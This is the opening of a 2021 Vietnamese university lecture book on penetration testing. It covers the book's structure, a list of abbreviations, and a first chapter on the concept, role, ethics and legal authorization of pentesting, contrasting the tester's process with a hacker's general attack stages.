

HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG

NGUYỄN NGỌC ĐIệp

BÀI GIẢNG
KIỂM THỬ XÂM NHẬP

HÀ NỘI - 2021

GIỚI THIỆU

Ngày nay, các hệ thống thông tin hiện đại trở nên ngày càng phức tạp với kiến trúc mạng đa lớp, chứa nhiều ứng dụng, dịch vụ và có môi trường máy chủ đa dạng. Sự phức tạp này cũng dẫn đến việc bảo vệ dữ liệu và các tài sản thông tin quan trọng ngày càng khó khăn hơn. Kèm theo đó, gần đây cũng xuất hiện nhiều nhóm tội phạm Internet được tổ chức rất bài bản, đã thực hiện nhiều cuộc tấn công quy mô lớn vào các hệ thống của doanh nghiệp, tổ chức. Phát hiện ra các cuộc tấn công này là một trong những vấn đề được quan tâm rất lớn của cộng đồng.

Mặc dù có nhiều hình thức đảm bảo an toàn cho các hệ thống thông tin nhưng một trong những phương pháp tin cậy nhất để biết mức độ an toàn là tự thực hiện việc kiểm tra đánh giá. Các hoạt động kiểm thử xâm nhập được thực hiện một cách đúng đắn sẽ có khả năng mô phỏng được các hành vi của kẻ tấn công, và từ đó cho biết được tình trạng an toàn của hệ thống trong tổ chức.

Bài giảng “Kiểm thử xâm nhập” được biên soạn nhằm hỗ trợ cho sinh viên chuyên ngành An toàn thông tin có được những kiến thức chuyên sâu về kiểm thử xâm nhập. Bên cạnh những nội dung lý thuyết tập trung vào quy trình kiểm thử an toàn, bài giảng còn đưa ra những ví dụ cụ thể trong thực tế và hướng dẫn thực hành, giúp sinh viên nắm chắc được các công nghệ và kỹ thuật liên quan.

Bài giảng được cấu trúc với năm nội dung chính như sau:

Chương 1 giới thiệu các vấn đề cơ bản về kiểm thử xâm nhập, các bước thực hiện cũng như vai trò của quá trình này trong việc đảm bảo an toàn cho hệ thống thông tin. Đồng thời cũng trình bày một số yêu cầu về môi trường thực hành và công cụ cần thiết cho việc thực hiện các ca kiểm thử xâm nhập.

Chương 2 trình bày một số dạng kiểm thử xâm nhập quan trọng bao gồm kiểm thử tấn công vào yếu tố con người, xâm nhập vật lý, tấn công từ bên trong và một số dạng kiểm thử tấn công mạng. Mỗi dạng kiểm thử xâm nhập trong chương sẽ được mô tả chi tiết, từ cách thức thực hiện chung tới các kỹ thuật cụ thể và cách phòng chống đối với mỗi dạng.

Chương 3 trình bày các vấn đề liên quan đến cách khai thác các lỗ hổng sử dụng shellcode, bao gồm các vấn đề cơ bản nhất về lỗi tràn bộ đệm, như các kiến thức cơ sở về tiến trình, hợp ngữ, sơ đồ bộ nhớ, các thanh ghi, cũng như các kỹ thuật khai thác lỗ hổng tràn bộ đệm. Mỗi kỹ thuật khai thác đều có các ví dụ đơn giản minh họa kèm theo. Trong chương cũng trình bày về các loại shellcode cũng như cách thức tạo các loại shellcode này để sinh viên có thể tìm hiểu và thử nghiệm.

Chương 4 trình bày về các kỹ thuật phân tích mã nguồn, gồm phân tích thủ công và phân tích tự động, phương pháp phân tích mã nhị phân cũng như mã thông dịch của

chương trình đã dịch. Một vấn đề quan trọng khác trong việc phân tích lỗ hổng cũng được trình bày là kỹ thuật fuzzing. Chương này cũng trình bày các vấn đề về lỗ hổng phía máy khách và phương pháp khai thác khi tìm ra lỗ hổng cũng như ngăn ngừa việc khai thác các lỗ hổng.

Cuối cùng, chương 5 trình bày các quy tắc để khai thác một hệ thống đã xâm nhập cũng như các bước thực hiện việc khai thác, bao gồm thu thập và phân tích dữ liệu, duy trì truy nhập, xâm nhập sâu vào hạ tầng thông tin và cách khôi phục lại trạng thái ban đầu của máy tính đã xâm nhập. Các bước xâm nhập được minh họa bằng các ví dụ sử dụng công cụ Armitage.

MỤC LỤC

DANH MỤC CÁC TỪ VIẾT TẮT VÀ THUẬT NGỮ	ix
CHƯƠNG 1 GIỚI THIỆU	1
1.1 Khái niệm.....	1
1.2 Vai trò	2
1.3 Vấn đề đạo đức	3
1.3.1 Giới thiệu về đạo đức trong kiểm thử xâm nhập	3
1.3.2 So sánh hoạt động kiểm thử với hoạt động của tin tặc	3
1.4 Các bước thực hiện	7
1.4.1 Lập kế hoạch.....	7
1.4.2 Một số phương pháp và tiêu chuẩn kiểm thử xâm nhập.....	10
1.4.3 Thực thi kiểm thử	11
1.4.4 Chia sẻ thông tin và lập báo cáo	12
1.4.4.1 Chia sẻ thông tin	12
1.4.4.2 Báo cáo kết quả của một ca kiểm thử xâm nhập	12
1.5 Môi trường thực hành	13
1.5.1 Yêu cầu về môi trường thực hành	13
1.5.2 Một số công cụ phổ biến cho kiểm thử xâm nhập.....	14
1.5.3 Một số môi trường kiểm thử xâm nhập	20
1.6 Kết chương.....	21
CÂU HỎI CUỐI CHƯƠNG.....	22
CHƯƠNG 2 MỘT SỐ DẠNG KIỂM THỬ XÂM NHẬP	23
2.1 Tấn công vào yếu tố con người	23
2.1.1 Cách thực hiện	23
2.1.2 Một số kỹ thuật phổ biến	26
2.1.2.1 Người tốt bụng.....	26
2.1.2.2 Buổi họp.....	27
2.1.2.3 Tham gia công ty	28
2.1.3 Cách phòng chống	29
2.2 Xâm nhập vật lý.....	29
2.2.1 Giới thiệu về kiểm thử xâm nhập vật lý	29
2.2.2 Một số cách xâm nhập vật lý phổ biến	30
2.2.2.1 Trinh sát	31
2.2.2.2 Khu vực cho người hút thuốc	32

2.2.2.3	Điểm kiểm thử có người giám sát.....	32
2.2.2.4	Vượt qua cửa bị khóa.....	34
2.2.2.5	Khi người kiểm thử đang ở bên trong.....	35
2.2.3	Cách phòng chống xâm nhập vật lý.....	35
2.3	Xâm nhập mạng.....	36
2.3.1	Các kỹ thuật xâm nhập mạng	36
2.3.1.1	Liệt kê các dịch vụ	36
2.3.1.2	Lấy banner của dịch vụ	37
2.3.1.3	Tìm kiếm lỗ hổng với Exploit-DB.....	37
2.3.1.4	Truyền file.....	38
2.3.1.5	Mật khẩu	38
2.3.1.6	Metasploit	39
2.3.2	Cách phòng chống xâm nhập mạng.....	40
2.3.2.1	Quy ước đặt tên.....	40
2.3.2.2	Port knocking	41
2.3.2.3	Phát hiện xâm nhập và các hệ thống phòng tránh	41
2.3.2.4	Điểm cảnh báo	41
2.3.2.5	Khóa dịch vụ SNMP	42
2.4	Một số dạng kiểm thử xâm nhập khác.....	42
2.4.1	Xâm nhập thiết bị di động	42
2.4.2	Xâm nhập mạng không dây	44
2.4.2.1	Giới thiệu về mạng không dây.....	44
2.4.2.2	Các mối đe dọa tới mạng không dây	44
2.4.2.3	Phương pháp tấn công mạng không dây.....	46
2.4.3	Xâm nhập thiết bị IoT.....	46
2.4.3.1	Giới thiệu công nghệ.....	46
2.4.3.2	Hoạt động của Internet vạn vật.....	47
2.4.3.3	Mô hình truyền thông IoT.....	47
2.4.3.4	Các khả năng tấn công IoT	48
2.4.3.5	Các cuộc tấn công IoT	49
2.4.3.6	Các bước tấn công IoT.....	50
2.4.3.7	Các biện pháp đối phó	51
2.4.4	Lẩn tránh IDS và tường lửa	51
2.4.4.1	Lẩn tránh IDS.....	51
2.4.4.2	Lẩn tránh tường lửa	53

2.4.4.3	Phương pháp chống lại lần tránh IDS/tường lửa	55
2.5	Kết chương.....	56
	CÂU HỎI CUỐI CHƯƠNG.....	56
CHƯƠNG 3	KHAI THÁC LỖ HỔNG	58
3.1	Giới thiệu về khai thác lỗ hỏng.....	58
3.1.1	Lỗ hỏng và mã khai thác.....	58
3.1.2	Các phương pháp khai thác	59
3.1.2.1	Khai thác lỗ hỏng tràn bộ đệm.....	59
3.1.2.2	Tấn công R2L	59
3.1.2.3	ROP.....	60
3.1.2.4	Tấn công DEP và ASLR.....	61
3.1.2.5	Khai thác lỗ hỏng rò rỉ thông tin bên trong	63
3.2	Khai thác lỗ hỏng tràn bộ đệm.....	63
3.2.1	Giới thiệu về lỗi tràn bộ đệm.....	63
3.2.1.1	Một số kiến thức cơ sở.....	63
3.2.1.2	Lỗi tràn bộ đệm.....	69
3.2.2	Khai thác lỗi tràn bộ đệm.....	72
3.2.2.1	Thay đổi giá trị biến nội bộ.....	72
3.2.2.2	Truyền dữ liệu vào chương trình	73
3.2.2.3	Kỹ thuật quay về phân vùng .text	74
3.2.2.4	Kỹ thuật quay về thư viện chuẩn	75
3.2.3	Các phương thức bảo vệ bộ nhớ	77
3.2.3.1	Cải tiến bộ biên dịch	77
3.2.3.2	Các bản vá nhân và các script.....	77
3.2.3.3	Kết hợp.....	79
3.3	Khai thác lỗ hỏng sử dụng shellcode	79
3.3.1	Giới thiệu về shellcode và ứng dụng trong khai thác lỗ hỏng.....	79
3.3.1.1	NOP Sled	79
3.3.1.2	Shellcode.....	80
3.3.1.3	Các địa chỉ trả về lặp lại	80
3.3.1.4	Khai thác lỗi tràn ngăn xếp từ dòng lệnh.....	81
3.3.1.5	Khai thác lỗi tràn ngăn xếp với mã khai thác chung	83
3.3.2	Các loại shellcode	85
3.3.2.1	Shellcode trong không gian người dùng.....	86
3.3.2.2	Shellcode trong không gian nhân	87

3.3.3 Tạo shellcode	88
3.3.3.1 Tạo shellcode đơn giản	88
3.3.3.2 Tạo shellcode kết nối với cổng	97
3.3.3.3 Tạo shellcode kết nối ngược	98
3.3.3.4 Mã hóa shellcode	100
3.3.3.5 Tạo shellcode tự động	101
3.4 Kết chương	103
CÂU HỎI CUỐI CHƯƠNG	104
CHƯƠNG 4 PHÂN TÍCH LỖ HỒNG	105
4.1 Phân tích mã nguồn	105
4.1.1 Phân tích thủ công	105
4.1.2 Phân tích tự động	111
4.2 Phân tích mã chương trình đã dịch	111
4.2.1 Phân tích mã thông dịch	112
4.2.2 Phân tích mã biên dịch	113
4.3 Kỹ thuật fuzzing	114
4.3.1 Fuzzing khi biết giao thức	116
4.3.2 Fuzzing khi chưa biết rõ giao thức	118
4.4 Phương pháp khai thác khi tìm ra lỗ hổng	118
4.4.1 Xem xét khả năng khai thác	118
4.4.1.1 Khả năng khai thác	119
4.4.1.2 Gỡ lỗi cho khai thác	119
4.4.1.3 Phân tích ban đầu	120
4.4.1.4 Chỉ dẫn phân tích con trỏ	120
4.4.1.5 Phân tích thanh ghi	121
4.4.1.6 Nâng cao độ tin cậy của khai thác	122
4.4.2 Tạo payload để khai thác	123
4.4.2.1 Nghiên cứu xây dựng payload	123
4.4.2.2 Các phần tử giao thức payload	124
4.4.2.3 Các vấn đề liên quan tới bộ đệm	124
4.5 Các phương pháp phòng ngừa khai thác lỗ hổng	125
4.5.1 Một số phương pháp phòng ngừa phổ biến	125
4.5.1.1 Port knocking	126
4.5.1.2 Di chuyển	126
4.5.2 Tạo bản vá	127

4.5.3.1	Xem xét vá mã nguồn mở.....	128
4.5.3.2	Cân nhắc bản vá nhị phân.....	130
4.6	Kết chương.....	133
	CÂU HỎI CUỐI CHƯƠNG.....	133
CHƯƠNG 5 KHAI THÁC HỆ THỐNG ĐÃ XÂM NHẬP VÀ KẾT THÚC KIỂM THỬ.....		134
5.1	Các quy tắc thực hiện	134
5.2	Thu thập và phân tích dữ liệu	135
5.3	Duy trì truy nhập.....	141
5.4	Xâm nhập sâu vào hạ tầng thông tin.....	144
5.5	Khôi phục lại trạng thái ban đầu của các máy tính.....	147
5.6	Thu thập dữ liệu và báo cáo.....	148
5.7	Kết chương.....	155
	CÂU HỎI CUỐI CHƯƠNG.....	155
	TÀI LIỆU THAM KHẢO	156

DANH MỤC CÁC TỪ VIẾT TẮT VÀ THUẬT NGỮ

Từ viết tắt	Tiếng Anh	Tiếng Việt
API	Application programming interface	Giao diện lập trình ứng dụng
ASLR	Address space layout randomization	Ngẫu nhiên hóa sơ đồ không gian địa chỉ
AV	Antivirus	Chống vi-rút
CEO	Chief executive officer	Giám đốc điều hành
CFO	Chief Finance Officer	Giám đốc tài chính
CIO	Chief Information Officer	Giám đốc công nghệ thông tin
CNTT		Công nghệ thông tin
DC	Domain Controller	Bộ điều khiển miền
DLL	Dynamic link library	Thư viện liên kết động
DNS	Domain Name System	Hệ thống tên miền
ELF	Executable and Linkable Format	Định dạng thực thi và liên kết
FTP	File Transfer Protocol	Giao thức truyền tệp
GPU	Graphics processing unit	Bộ xử lý đồ họa
HĐH		Hệ điều hành
HTTP	Hypertext Transfer Protocol	Giao thức truyền tải siêu văn bản
IDS	Intrusion detection system	Hệ thống phát hiện xâm nhập
IP	Internet Protocol	Giao thức Internet
IPS	Intrusion Prevention Systems	Hệ thống ngăn chặn xâm nhập
ISSAF	Information Systems Security Assessment Framework	Khung đánh giá an toàn cho các hệ thống thông tin
JVM	Java Virtual Machine	Máy ảo Java
LAN	Local Area Network	Mạng máy tính cục bộ
MAC	Media Access Control address	Địa chỉ MAC
MAN	Metropolitan area network	Mạng máy tính đô thị
NAT	Network address translation	Biên dịch địa chỉ mạng

NFC	Near-Field Communications	Công nghệ kết nối không dây tầm gần
NOP	NO Operation	Không hoạt động
NSM	Network Security Monitoring	Giám sát an ninh mạng
OS	Operating System	Hệ điều hành
OSSTMM	Open Source Security Testing Methodology Manual	Chuẩn mở cung cấp phương pháp kiểm tra an ninh
OWASP	Open Web Application Security Project	Dự án mở về bảo mật ứng dụng web
PDC	Primary DC	Bộ điều khiển miền chính
PDF	Portable Document Format	Định dạng tài liệu di động
PE	Portable Executable file format	Định dạng file thực thi
RAM	Random Access Memory	Bộ nhớ truy nhập ngẫu nhiên
RAT	Remote Access Trojan	Trojan truy nhập từ xa
RDP	Remote Desktop Protocol	Giao thức truy nhập máy tính từ xa
RFID	Radio Frequency Identification	Nhận dạng đối tượng bằng sóng vô tuyến
ROP	Return Oriented Programming	Lập trình hướng trở lại
RPC	Remote Procedure Calls	Các lời gọi thủ tục từ xa
SEA	Social Engineering Attack	Tấn công vào yếu tố con người
SNMP	Simple Network Management Protocol	Giao thức quản lý mạng đơn giản
SQL	Structured Query Language	Ngôn ngữ truy vấn mang tính cấu trúc
SSH	Secure Socket Shell	Giao thức bảo mật mạng cho phép các dịch vụ hoạt động an toàn trên đường truyền mạng
SSL	Secure Sockets Layer	Bộ các giao thức bảo mật cho phép truyền tin an toàn trên mạng máy tính
TCP	Transmission Control Protocol	Giao thức điều khiển truyền
UDP	User Datagram Protocol	Giao thức truyền gói tin
URL	Uniform Resource Locator	Định vị tài nguyên thống nhất

VBS	Visual Basic script	Ngôn ngữ lập trình Visual Basic
VoIP	Voice over Internet Protocol	Truyền giọng nói trên giao thức IP
VPN	Virtual Private Network	Mạng riêng ảo
WAN	Wide area network	Mạng diện rộng
WAP	Wireless Application Protocol	Giao thức ứng dụng không dây
WLAN	Wireless local area network	Mạng cục bộ không dây
XSS	Cross Site Scripting	Tấn công chèn script độc hại vào website

CHƯƠNG 1

GIỚI THIỆU

Chương này trình bày các vấn đề cơ bản về kiểm thử xâm nhập, bao gồm định nghĩa về kiểm thử xâm nhập, các vấn đề về đạo đức, các bước thực hiện cũng như vai trò của quá trình này trong việc đảm bảo an toàn cho hệ thống thông tin. Ngoài ra, cuối chương cũng trình bày các yêu cầu cho môi trường kiểm thử xâm nhập và một số công cụ cần thiết cho các chuyên gia bảo mật thực hiện các ca kiểm thử.

1.1 Khái niệm

Kiểm thử xâm nhập (penetration testing hay pentest) là quá trình xác định các lỗ hổng bảo mật trong một hệ thống bằng cách đánh giá khả năng bị tấn công của hệ thống thông qua việc sử dụng các kỹ thuật khai thác để xác định các mối đe dọa thực tế và nguy cơ gây hại cho hệ thống. Có thể hiểu một cách đơn giản, đây chính là việc đánh giá độ an toàn bằng cách tự tấn công vào hệ thống nhằm tìm ra các vấn đề an ninh tiềm tàng hoặc dò tìm các dấu vết khi hệ thống bị xâm nhập. Mục đích của việc kiểm thử này là để đảm bảo dữ liệu quan trọng không bị truy nhập trái phép bởi những người dùng không có quyền.

Khi chuyên gia bảo mật thực hiện một ca kiểm thử xâm nhập, mục tiêu cuối cùng của họ thường là đột nhập vào hệ thống và “nhảy” từ hệ thống này sang hệ thống khác, cho đến khi chiếm được tên miền hoặc hệ thống. Việc này chỉ xảy ra khi họ có quyền root trên hệ thống Unix/Linux hoặc sở hữu tài khoản quản trị miền (Domain Administrator). Đây là các quyền cho phép truy nhập và kiểm soát tất cả các tài nguyên mạng. Kết quả của ca kiểm thử xâm nhập sẽ chỉ ra cho người dùng/khách hàng những gì một kẻ tấn công có thể thực hiện được với tình trạng bảo mật mạng hiện tại.

Chú ý rằng, kiểm thử xâm nhập và đánh giá lỗ hổng là hai việc khác nhau. Mục đích của việc đánh giá lỗ hổng là cung cấp một danh sách tất cả các lỗ hổng trong mạng và hệ thống. Còn mục đích của kiểm thử xâm nhập là để cho tổ chức thấy rằng lỗ hổng có thể được sử dụng bởi kẻ tấn công để chống lại họ như thế nào. Qua đó, chuyên gia bảo mật sẽ cung cấp lời khuyên về các biện pháp đối phó cần thiết cần được thực hiện để giảm thiểu các mối đe dọa của những lỗ hổng được tìm thấy. Trong bài giảng này, trước hết sinh viên sẽ được giới thiệu về các công cụ và phương pháp để khai thác các lỗ hổng phổ biến cũng như các kỹ thuật xâm nhập tinh vi. Sau đó sẽ đi vào phân tích mã nguồn chương trình để thấy được cách kẻ tấn công sử dụng kỹ thuật xác định lỗ hổng như thế nào, cũng như xây dựng các công cụ mới để khai thác các lỗ hổng đã tìm ra.

Kiểm thử xâm nhập bao gồm một số nội dung chính như sau:

- Đánh giá cơ sở hạ tầng mạng: đánh giá cấu trúc mạng, các biện pháp bảo mật được thiết lập, việc tuân thủ các tiêu chuẩn; đánh giá về cấu hình, cấu trúc, quản trị, và lỗi

bảo mật, ghi nhật ký, chính sách, khả năng sẵn sàng của các hệ thống tường lửa, phát hiện và phòng chống xâm nhập IPS, VPN, router, switch.

- Đánh giá hệ thống máy chủ: máy chủ Windows và Linux, theo phiên bản, cập nhật, cấu hình các dịch vụ, vá lỗi, chính sách tài khoản và mật khẩu, chính sách ghi nhật ký, rà soát cấp quyền, khả năng dự phòng, cân bằng tải, cơ sở dữ liệu phân tán.
- Đánh giá ứng dụng web: đánh giá từ bên ngoài dựa trên các công cụ chuyên dụng tấn công thử nghiệm, từ đó phát hiện ra các lỗ hổng như lỗi tràn bộ đệm, tấn công chèn câu lệnh SQL, XSS, upload, URL bypass và các lỗ hổng ứng dụng khác; đánh giá từ bên trong với các công việc kiểm tra mã nguồn web nhằm xác định các vấn đề về xác thực, cấp quyền, xác minh dữ liệu, quản lý phiên, mã hóa, v.v.

1.2 Vai trò

Các công ty và cá nhân cần phải hiểu được những thiệt hại có thể xảy ra để tìm cách ngăn chặn nó. Họ cũng cần hiểu về mức độ đe dọa mà một lỗ hổng có thể mang tới. Xét một ví dụ đơn giản như sau. Một công ty cho phép nhân viên của mình chia sẻ các thư mục, các tệp tin và toàn bộ ổ đĩa cứng. Điều này giúp những người khác có thể truy nhập dữ liệu nhanh chóng và dễ dàng khi cần thiết. Công ty hiểu rằng việc này có thể làm cho các tệp và hệ thống gặp rủi ro, nhưng họ chỉ cho phép nhân viên thực hiện điều này khi có các tệp không được phân loại trên máy tính của họ nên đã không quá quan tâm. Mỗi đe dọa bảo mật thực sự ở đây mà một chuyên gia bảo mật cần phát hiện ra là kẻ tấn công có thể sử dụng dịch vụ chia sẻ tệp này để truy nhập vào máy tính đang chạy dịch vụ đó. Khi máy tính này bị xâm nhập, kẻ tấn công có thể sẽ cài backdoor và làm bước đệm để truy nhập vào một hệ thống khác quan trọng hơn thông qua hệ thống bị xâm nhập.

Phần lớn các chức năng được cung cấp bởi mạng, cơ sở dữ liệu và phần mềm trên máy trạm của tổ chức đều có thể bị lợi dụng để khai thác. Tất cả các tổ chức gần như đều đang có một cuộc chiến về tính năng dịch vụ và khả năng bảo mật. Đây là lý do tại sao, trong hầu hết các công ty, nhân viên làm bảo mật không phải là người được ưa thích. Các nhân viên này có trách nhiệm bảo đảm an ninh chung của môi trường mạng, nghĩa là họ sẽ phải giảm bớt hoặc loại bỏ nhiều chức năng mà người dùng yêu thích. Nhân viên bảo mật thường phải yêu cầu mọi người về việc không được truy nhập vào các trang web mạng xã hội, mở các tệp đính kèm, sử dụng applet hoặc JavaScript qua email hoặc cấm thiết bị di động vào một hệ thống kết nối mạng và yêu cầu họ tham gia các khóa huấn luyện nâng cao nhận thức về bảo mật. Nhân viên bảo mật cũng thường phải chịu trách nhiệm về sự cân bằng giữa tính năng dịch vụ và an ninh trong công ty. Đây là một công việc thực sự khó khăn. Nhiệm vụ của chuyên gia bảo mật là tìm những dịch vụ chạy trên hệ thống và môi trường mạng, đồng thời cần có kỹ năng nhận biết kẻ tấn công sẽ sử dụng những dịch vụ này để chống lại công ty như thế nào. Việc này được gọi là kiểm thử xâm nhập.

1.3 Vấn đề đạo đức

1.3.1 Giới thiệu về đạo đức trong kiểm thử xâm nhập

Kiểm thử xâm nhập là lĩnh vực mà các chuyên gia an toàn thông tin thể hiện năng lực của họ. Họ có thể xác định các lỗ hổng và kiểm tra chúng để tìm ra những mối đe dọa thực tế và các nguy cơ có thể gây tổn hại hệ thống. Trong một ca kiểm thử xâm nhập, mục tiêu cuối cùng của chuyên gia bảo mật thường là đột nhập vào hệ thống và lấy quyền root trên hệ thống hoặc sở hữu tài khoản quản trị miền nhằm truy nhập và kiểm soát tất cả các tài nguyên trên mạng.

Trong quá trình thực hiện để đạt được toàn quyền kiểm soát mạng, các chuyên gia bảo mật sẽ thu được rất nhiều thứ quan trọng, bao gồm mật khẩu của Giám đốc điều hành (CEO), tài liệu bí mật thương mại của công ty, mật khẩu quản trị cho tất cả các router biên, các tài liệu “mật” được lưu trên máy tính xách tay của Giám đốc tài chính (CFO) và Giám đốc Công nghệ thông tin (CIO), hoặc các thông tin liên quan đến tài chính của công ty. Điều này nhằm chứng minh cho những người quản lý công ty, đặc biệt là các nhà hoạch định chính sách hiểu được sự nguy hại của những lỗ hổng. Nếu một chuyên gia bảo mật chỉ nói lý thuyết suông về các dịch vụ, các cổng đang mở, những cấu hình sai và các mối đe dọa của tin tặc thì thực tế sẽ không có mấy người quan tâm. Nhưng nếu họ có thể giới thiệu với các lãnh đạo kế hoạch tài chính năm tới của công ty, hoặc đưa cho họ tất cả các bản thiết kế cho dòng sản phẩm sắp tới, hoặc nói với họ rằng mật khẩu bí mật của họ là “123456”, thì tất cả mọi người hẳn sẽ muốn tìm hiểu thêm về tầm quan trọng của tường lửa và các biện pháp khác để đối phó với tin tặc.

Mục tiêu của bước kiểm tra lỗ hổng là cung cấp một danh sách tất cả các lỗ hổng trong mạng. Còn mục tiêu của một ca kiểm thử xâm nhập là để cho khách hàng thấy được những kẻ tấn công có thể sử dụng những lỗ hổng này như thế nào. Từ đó, chuyên gia bảo mật đưa ra lời khuyên về các biện pháp cần thực hiện để giảm những nguy cơ từ các lỗ hổng này. Phần sau trình bày tóm tắt quy trình kiểm thử xâm nhập của chuyên gia bảo mật và so sánh xem nó khác với hoạt động của tin tặc như thế nào.

1.3.2 So sánh hoạt động kiểm thử với hoạt động của tin tặc

Để so sánh hoạt động của người làm kiểm thử xâm nhập và tin tặc, dưới đây sẽ mô tả quy trình kiểm thử xâm nhập và các bước tấn công của tin tặc. Từ đó, người đọc sẽ dễ dàng phân biệt được hai hoạt động này.

Quy trình kiểm thử xâm nhập

1. Tạo 2 hoặc 3 nhóm

- Đội đỏ - Đội tấn công
- Đội trắng - Quản trị mạng, nạn nhân
- Đội xanh - Quản lý điều phối và giám sát ca kiểm thử (tùy chọn)

2. Thiết lập các quy tắc cơ bản:

- Mục tiêu kiểm thử
- Những gì sẽ tấn công, những gì sẽ chuyển giao
- Nhóm nào có thể biết gì về nhóm còn lại (Cả hai đội biết đến nhau hay không?)
- Thời gian bắt đầu và kết thúc
- Vấn đề pháp lý
 - + Nếu chỉ là yêu cầu từ khách hàng thì vẫn chưa phải là hợp pháp.
 - + Các chuyên gia bảo mật phải hiểu luật tại nơi có liên quan và họ sẽ liên quan đến thủ tục kiểm tra như thế nào.
- Bảo mật/Không tiết lộ
- Báo cáo các yêu cầu
- Tài liệu phê duyệt chính thức và thỏa thuận bằng văn bản có chữ ký và các thông tin liên hệ
 - + Tài liệu này hữu ích trong quá trình thử nghiệm. Nó có thể cần thiết cho các vấn đề liên quan tới luật pháp.

Các hoạt động kiểm thử xâm nhập:

3. Quét thụ động

Thu thập càng nhiều thông tin về mục tiêu càng tốt mà không cần truy nhập/liên lạc trực tiếp với mục tiêu. Quét thụ động có thể bao gồm:

- Trang web của công ty và mã nguồn
- Các trang web mạng xã hội
- Cơ sở dữ liệu Whois
- Các newsgroup
- Các cơ sở dữ liệu ARIN, RIPE, APNIC, LACNIC
- Google, Monster.com, v.v ...
- Tìm kiếm thùng rác

4. Quét chủ động

Quét các phần lộ ra công khai với các công cụ quét, bao gồm:

- Các công cụ quét thương mại
- Xem các banner
- Kỹ thuật lừa đảo
- Wardialing
- Chuyển vùng DNS
- Nghe trộm thông tin

- War dialing không dây

5. Liệt kê các khu vực tấn công

Thăm dò mạng mục tiêu để xác định, liệt kê và lập tài liệu cho các thiết bị:

- Lập bản đồ mạng
- Vị trí router và switch
- Tường lửa ngoại vi
- Các kết nối LAN, MAN, và WAN

6. Thăm dò

Thực hiện thăm dò kỹ lưỡng các hệ thống mục tiêu để xác định:

- Loại hệ điều hành và mức độ vá lỗ hổng
- Các ứng dụng và mức độ vá lỗ hổng
- Cổng đang mở
- Dịch vụ đang chạy
- Tài khoản người dùng

7. Lựa chọn mục tiêu

Xác định các mục tiêu hữu ích nhất.

8. Khai thác các lỗ hổng chưa được phát hiện

Thực hiện các công cụ tấn công thích hợp nhắm vào các mục tiêu đáng nghi ngờ:

- Một số có thể không hoạt động
- Một số có thể gây lỗi dừng dịch vụ hoặc thậm chí dừng máy chủ
- Một số có thể thành công

9. Nâng quyền

Thực hiện nâng quyền để có thể kiểm soát được nhiều hơn.

- Đạt được quyền root hoặc quyền quản trị
- Phá mật khẩu để truy nhập trái phép
- Thực hiện tấn công tràn bộ đệm để thu được quyền cục bộ so với điều khiển từ xa

10. Tài liệu và báo cáo

Viết tài liệu về tất cả các thông tin đã tìm được, cách phát hiện ra, các công cụ đã sử dụng, các lỗ hổng đã bị khai thác, thời điểm thực hiện các hoạt động và những kết quả đã làm được, v.v.

Các bước tấn công của tin tặc

1. Lựa chọn mục tiêu

- Động cơ có thể là do hận thù hoặc vì vui thích hay lợi nhuận.
- Không có quy tắc cơ bản, không có chuyển giao, và đội trắng chắc chắn sẽ không biết về cuộc tấn công sắp tới.

2. Hệ thống trung gian

- Tin tặc bắt đầu cuộc tấn công từ một hệ thống khác (hệ thống trung gian), do đó sẽ khó khăn khi cần theo dõi chúng.
- Có thể có nhiều hệ thống trung gian giữa tin tặc và nạn nhân.
- Các hệ thống trung gian cũng thường là nạn nhân của tin tặc.

3. Tiếp theo tin tặc sẽ tiến hành các bước tương tự như hoạt động kiểm thử xâm nhập được mô tả ở phần trước.

- Quét thụ động
- Quét chủ động
- Liệt kê các khu vực tấn công
- Lựa chọn hệ thống mục tiêu
- Thăm dò
- Khai thác các lỗ hổng chưa được phát hiện
- Nâng cao đặc quyền

4. Duy trì truy nhập

- Bao gồm việc tải và cài đặt các ứng dụng rootkit, backdoor, trojan hoặc các chương trình để đảm bảo rằng tin tặc có thể lấy được quyền truy nhập nhanh chóng sau đó.

5. Xóa dấu vết

- Xóa log sự kiện và kiểm tra
- Ẩn các tệp đã tải lên
- Ẩn các tiến trình hoạt động cho phép duy trì truy nhập
- Vô hiệu hoá các bản tin thông báo gửi đến đến phần mềm bảo mật và log hệ thống để ẩn các tiến trình và hoạt động nguy hiểm.

6. củng cố hệ thống

- Sau khi lấy quyền sở hữu một hệ thống, tin tặc có thể sửa các lỗ hổng bảo mật hiện tại để không có kẻ tấn công nào khác có thể sử dụng hệ thống cho các mục đích khác.

Cách tin tặc sử dụng các hệ thống bị xâm nhập phụ thuộc vào mục tiêu của chúng. Có thể là đánh cắp thông tin nhạy cảm, chuyển hướng các giao dịch tài chính, bổ sung các hệ thống vào mạng bot của chúng, tổng tiền một công ty, v.v. Điểm mấu chốt là chuyên gia bảo mật và tin tặc thực hiện các hoạt động tương đối giống nhau nhưng mục tiêu khác nhau.

Nếu chuyên gia bảo mật không xác định được lỗ hổng trước thì tin tặc chắc chắn sẽ tấn công và khai thác chúng.

1.4 Các bước thực hiện

1.4.1 Lập kế hoạch

Khi lập kế hoạch kiểm thử xâm nhập, cần phải xem xét cách phân loại, phạm vi, địa điểm, tổ chức, phương pháp và giai đoạn kiểm thử. Về cơ bản có ba loại kiểm thử xâm nhập là *hộp trắng*, *hộp đen* và *hộp xám*.

Kiểm thử hộp trắng là loại kiểm thử diễn ra khi nhóm kiểm thử có quyền truy nhập sơ đồ mạng, hồ sơ tài sản và các thông tin hữu ích khác. Với mỗi doanh nghiệp, điều quan trọng là phải xác định được rủi ro và mối đe dọa xuất phát từ đâu. Nếu doanh nghiệp cảm nhận được nó đến từ nhân viên, khách hàng hoặc đối tác thương mại, họ có thể tiến hành một ca kiểm thử hộp trắng. Lý do là nhân viên, khách hàng và các đối tác thương mại có kiến thức về thông tin của doanh nghiệp. Họ có thể biết là doanh nghiệp có một mạng intranet hoặc extranet, trang web, và họ cũng có thể được phép đăng nhập vào hệ thống. Họ có thể biết nhân viên làm việc trong tổ chức, cơ cấu quản lý, các ứng dụng chạy trong môi trường hệ thống. Tất cả các thông tin này có thể được sử dụng để khởi tạo các cuộc tấn công nhắm vào một mục tiêu nhiều hơn là đối với hạ tầng hệ thống.

